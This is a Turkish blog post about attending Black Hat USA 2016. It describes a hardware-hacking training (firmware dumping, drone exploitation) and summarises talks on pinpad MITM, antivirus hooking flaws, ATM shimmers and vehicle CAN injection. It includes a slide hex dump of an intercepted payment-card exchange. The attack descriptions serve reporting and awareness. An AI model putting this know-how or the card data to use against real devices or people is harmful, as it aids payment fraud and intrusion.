
Benden kimseye zarar gelmeyeceğini üçüncü defada artık anlamış olsalar gerek ki, bu defa ABD'ye girişim [Intel Security Focus Güvenlik Konferansı](#) başlıklı blog yazımında yaşadıklarımın aksine oldukça rahat oldu. 20 Temmuz itibariyle Los Angeles şehrinde başlayan ABD tatilim, 30 Temmuz itibariyle yerini Las Vegas şehrinde gerçekleşen Black Hat güvenlik etkinliğine bıraktı. Takip edemeyenleriniz için, [Black Hat USA 2016](#) güvenlik etkinliği, bu sene 30 Temmuz - 4 Ağustos tarihlerinde gerçekleştirildi.



3 ve 4 Ağustos tarihlerinde yapılan sunumlar öncesindeki 4 günde, geçtiğimiz senelerde olduğu gibi birbirinden güzel 70'e yakın [güvenlik eğitimi](#) verildi. Ben de, değerli yöneticilerim ve işverenim [IBTech](#) sayesinde donanım güvenliği üzerine yoğunlaşan iki günlük [Hardware Hacking With Hardsploit Framework](#) eğitimine katılabildim.

Geçtiğimiz aylarda işim gereği elektronik ATM kasa kilidi için sizme testi gerçekleştirmiş bir güvenlik uzmanı olarak, bu eğitimimin benim için oldukça verimli geçtiğini ve uşkumu açtığını söyleyebilirim.

[Opale Security](#) firması tarafından verilen bu eğitime farklı ülkelerden (Tayvan, Kore, Brezilya, Fransa, Avustralya), farklı profillerde (yazılımcı, sizme testi uzmanı) katılan yaklaşık 25 kişi vardı. Özellikle Amerikan Hava Kuvvetleri'nden üç kişinin katılması ve bazı katılımcıların eğitimini kendini tanıtmak kısmında diğer katılımcılar ile sadece isimlerini paylaşması (Acaba neden? :)) da dikkatimden kaçmadı. Eğitimin ilk günü, [Hardsploit](#) aygıtı ile [SPI](#) ve [I2C](#) belleklerden bilgi toplama (dump), [SWD](#) bağlantı noktasından donanım yazılımını (firmware) elde etme (dump) gibi uygulamalar gerçekleştirildi. Eğitimin ikinci gününde ise öğleden önce [GNU Radio](#) ve RTL2832U dijital tv alıcısı ile neler yapılabileceği gösterildi. Öğleden sonra ise 1.5 günde öğrenilen bilgilerin pekiştirildiği oldukça keyifli bir çalışma gerçekleştirildi. Katılımcılardan takımlar oluşturuldu ve daha sonra eğitmenler tarafından özel olarak oluşturulmuş quadcopterler (drone) takımlara dağıtıldı. Her bir takımın drone'a üzerinde bulunan bağlantı noktaları üzerinden cihaza bağlanmalrı, donanım yazılımını indirmeleri (dump), zafiyet tespit etmeleri ve diğer ekiplerin mevcut zafiyeti istismar etmesinden önce dronelarındaki bu zafiyeti gidermeleri istendi. Bunlara ilave olarak ayrıca her ekibe dağıtılan ve drone'a komut göndermek için kullanılan vericinin Hardsploit ile incelenmesi ve ardından eğitmenlerin sahip olduğu drone'a komut göndererek (belli periyotlarda eğitmenler kendi dronelarına sinyal göndererek bunu elde etmemizi sağladılar) havalandırmaları istendi. Kısa sürede son derece yoğun geçen bu eğitimden oldukça memnun kaldığımı söyleyebilirim.









Black Hat Konferansı, geleneksel olarak konferansın kurucusu olan [Jeff Moss](#)'un açılış konuşması ile başladı. Yaklaşık 8 dakika boyunca konuşuktan sonra sözü Dan Kaminsky'e verdi. Jeff Moss konuşmasında bazı istatistiklere de yer verdi. İlk olarak Black Hat USA 2016'ya tarihi bir katılım olduğunu ve açılış konuşmasında salonda yaklaşık 6400 kişi olduğunu açıkladı! Ardından da 194 öğrenciye burs verdiklerini belirtti. (Açılış konuşmasını merak edenler, aşağıda onlar için kayıt ettiğim videoyu izleyebilirler.)



Geçtiğimiz sene olduğu gibi yine paralelde birbirinden ilgi çekici sunumlar olduğu için hangisine katılacağımı karar vermekte oldukça zorlandım. Sunum sayfasındaki kategori bazlı filtreden faydalananarak "Tersine Mühendislik" ve "Zararlı Yazılım" konularını işleyen sunumlara katılmaya gayret ettim. İkinci gün katıldığım sunumların ilk günü sunumlara kıyasla benim için daha tatminkar olduğunu söyleyebilirim. Katılım oldukça yüksek olduğu için yine bir sunumdan diğerine gitmek için metrobüs kalabalığını aratmayan bir kalabalığın arasından yolumu bulmaya çalıştım. Bazı sunumlarda işitme engelli katılımcılar için işaret dili ile anlatım yapılmasını da çok takdir ettim.





WEDNESDAY

BRIEFINGS

Briefings

13:50-14:40



**Adaptive Kernel Live Patching: An Open Collaborative Effort to Ameliorate Android N-Day Root Exploits**

by Yulong Zhang + Tao Wei


Jasmine Ballroom



**CANSPY: A Platform for Auditing CAN Devices**

by Jonathan-Christofer Demay + Arnaud Lebrun

South Seas CDF



**Certificate Bypass: Hiding and Executing Malware from a Digitally Signed Executable**

by Tom Nipravsky

South Seas IJ



**Drone Attacks on Industrial Wireless: A New Front in Cyber Security**

by Jeff Melrose

Lagoon K



**GATTacking Bluetooth Smart Devices - Introducing a New BLE Proxy Tool**

by Slawomir Jasek

South Seas GH



**HEIST: HTTP Encrypted Information can be Stolen Through TCP-Windows**

by Tom Van Goethem + Mathy Vanhoef

South Seas ABE



**Secure Penetration Testing Operations: Demonstrated Weaknesses in Learning Material and Tools**

by Wesley McGrew

Mandalay Bay EF



**Towards a Holistic Approach in Building Intelligence to Fight Crimeware**

by Mathew

CD


Katıldığım sunumlardan, [Breaking Payment Points Of Interaction \(POI\)](#) sunumunda POS cihazının tuş takımına (Pinpad) ortadaki adam saldırısı (MITM) yapılarak müşteriden Pin girmesini istemeleri ve daha sonrasında aradaki haberleşme şifreli olmadığı için çalabilmeleri, müşteriye gösterilen ekranlara kendi mesajlarını enjekte edebilmeleri oldukça ilginçti.



## The Basics of EMV


0000	08 00 27 75 54 3b ec f4	bb 49 59 94 08 00 45 00	..'uT;.. .IY...E.
0010	00 a1 03 d1 40 00 80 06	74 33 c0 a8 00 64 c0 a8	....@... t3...d..
0020	00 9e 9d ff 1b 8b ea cb	b1 6a 07 d0 41 73 50 18	..... j..AsP.
0030	01 01 1c c0 00 00 00 77	02 43 33 31 30 30 00 6d	.....w .C3100.m
0040	4f 08 a0 00 00 00 25 01	08 01 9f 12 00 50 10 41	0.....%. ....P.A
0050	4d 45 52 49 43 41 4e 20	45 58 50 52 45 53 53 5f	MERICAN EXPRESS
0060	30 02 01 5f 20 10 41	45 49 50 53 20 33 31 2f	0..._.A EIIPS 31/
0070	56 45 52 20 32 2e 30 57	13 37 42 45 00 13 61 00	VER 2.0W .7BE..a.
0080	4d 19 03 20 11 50 41 23	45 00 00 0f 5a 08 37 42	M.. .PA# E...Z.7B
0090	45 00 13 61 00 4f 5f 24	03 19 03 31 5f 34 01 00	E..a.0_\$ ...1_4..
00a0	5f 25 03 15 04 01 9f 39	01 05 c2 01 31 03 04	%....9 ....1..

## Active MITM Track 2 & CVV2 Compromise



30

[Captain Hook: Pirating AVs To Bypass Exploit Mitigations](#) sunumunda ise antivirüs yazılımlarının çengelleme (hook) yöntemini hatalı kullanmalari sebebiyle yüklü oldukları sistemlerin güvenliğini nasıl zayıflattığı ile ilgili kısımlar da oldukça önemliydi.



blackhat USA 2016

## MICROSOFT DETOURS

- The most popular hooking engine in the world
- Microsoft's App-V uses Detours which is integrated into Office
- We were surprised to find out that it has problems too...

### Features:

- ARM support
- ...

### Security Issues:

- Predictable RX (Universal).

\* Details won't be revealed until the patch is released (September)



**AFFECTED PRODUCTS**



Products/Vendors	UnSafe Injection	Predictable RWX(Universal)	Predictable RX(Universal)	Predictable RWX	RWX Hook code stubs	RWX Hooked Modules	Time To Fix (Days)
Symantec			X				90
McAfee			X (Initial Fix)	X			90
Trend Micro		X		X			210
Kaspersky			X	X			90
AVG				X			30
BitDefender					X		30
WebRoot			X		X	X	30
AVAST			X		X		29
Emsisoft				X			30
Citrix - Xen Desktop					X	X	90
Microsoft Office*			X				90
WebSense	X			X		X	180
Vera	X			X			?
Invincea		X(64-bit)			X	X	?
Anti-Exploitation*				X			?
BeyondTrust			X	X			Fixed Independently
<b>TOTALS</b>	<b>2</b>	<b>2</b>	<b>6</b>	<b>8</b>	<b>7</b>	<b>5</b>	<b>79.9</b>

Patch status: released/patched

Konferansa damgasını vuran sunumlardan biri olan [Hacking Next-Gen ATMs: From Capture To Cashout](#) sunumunda ise [Shimmer](#) dediğimiz aygıtlar ile dolandırıcılar tarafından banka hesaplarının ATM üzerinden nasıl boşaltılabilindiği gözler önüne serildi. Ayrıca son zamanlarda dolandırıcıların temassız kredi kartı bilgilerini de satın almaya başladıkları bilgisi, dikkat çeken bir diğer önemli noktaydı.

[\*\*Shimmer\*\*](#), ATM'de kart okuyucu yuvasına yerleştirilen ve günümüzde güvenli olarak kabul edilen Çip & Pin destekli EMV kartın çipi ile ATM'nin çip okuyucusu arasındaki bilgiyi çalan ve dolandırıcılar bu bilgiyi anlık olarak gönderen bir aygıttır. Bu bilgiyi alan dolandırıcı, başka bir ATM'den bu bilgi ile müşterinin banka hesabını boşaltabilmektedir.






Cherokee Jeep'i hackleyerek ünlerine ün katan [Charlie Miller](#) ile [Chris Valasek](#)'in [Advanced Can Injection Techniques For Vehicle Networks](#) sunumuna geçen sene olduğu gibi yine yoğun bir ilgi vardı. Bu iki güvenlik araştırmacısı sunumlarında, araba üreticilerinin güvenlik adına sistemlerine koydukları kontrolleri nasıl aşabildiklerine ve bunun için hangi adımlardan geçtiklerine yer verdiler.





